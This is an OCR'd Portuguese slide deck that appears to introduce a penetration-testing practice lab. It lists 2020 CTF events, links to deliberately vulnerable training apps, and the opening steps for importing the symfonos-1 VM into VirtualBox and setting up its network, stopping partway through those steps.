
CTF Events

All | Upcoming | Archive | Format | Location | Restrictions | 2020

Name	Date	Format	Location	Weight	Not
WeCTF 2020+	19 Dec., 20:00 UTC — 20 Dec. 2020, 08:00 UTC	Jeopardy	On-line	0.00	
justCTF 2020	28 Nov., 06:00 UTC — 29 Nov. 2020, 19:00 UTC	Jeopardy	On-line	24.85	
Dragon CTF 2020	20 Nov., 21:00 UTC — 22 Nov. 2020, 21:00 UTC	Jeopardy	On-line	0.00	
Cyber Security Rumble	30 Oct., 19:00 UTC — 01 Nov. 2020, 19:00 UTC	Jeopardy	On-line	28.00	
MetaCTF CyberGames 2020	24 Oct., 12:00 UTC — 25 Oct. 2020, 12:00 UTC	Jeopardy	On-line	0.00	
Hack The Vote 2020	23 Oct., 23:00 UTC — 25 Oct. 2020, 23:00 UTC	Jeopardy	On-line	0.00	


https://ctftime.org/event/list/

boot2root:



https://www.vulnhub.com/

SelfHosted Applications:



- Damn Vulnerable Web App DVWA http://www.dvwa.co.uk/ https://github.com/digininja/DVWA
- Badstore https://www.vulnhub.com/entry/badstore-123,41/
- Metasploitable 2
- Damn Vulnerable IOS App (DVIA)
- OWASP Mutillidae II
- Web Security Dojo https://sourceforge.net/projects/websecuritydojo/files/
- http://www.itsecgames.com/ https://github.com/raesene/bWAPP
- https://owasp.org/www-project-webgoat/ https://github.com/WebGoat/WebGoat

https://resources.infosecinstitute.com/top-5-deliberately-vulnerable-web-applications-to-practice-your-skills-on/#gref


*Muitas aplicações já foram portadas pra Docker, facilitando ainda mais o deploy!

Prerando o ambiente

Requisitos:

- VirtualBox Version 6.1.12 r139181 (Qt5.6.2)
- 7-zip File Manager
- Internet
- Capacidade de suportar duas VM’s (2Gb)
- Kali Linux


Laboratório




Máquina DMZ

- Realize o download da VM symfonos – 1 através da url: https://drive.google.com/uc?id=1cb7qvWhdg8oyAQw43fm1ZMLjx2Jr3Ga-&export=download
- Descompacte o arquivo utilizando o 7z
- Realize a importação para o Virtual Box
- Altere a configuração da primeira interface de rede para **BRIDGE**
- Adicione uma nova interface e configure para a rede **Nat Network**


Download VM 1




Descompressão



Import




1) Clique com o **botão direito** do mouse em cima do arquivo ovf e clique em **Open**




2) Altere o Name para **BoxDMZ** e clique em **Import**

Bridge Interface




1) Selecione **Settings**



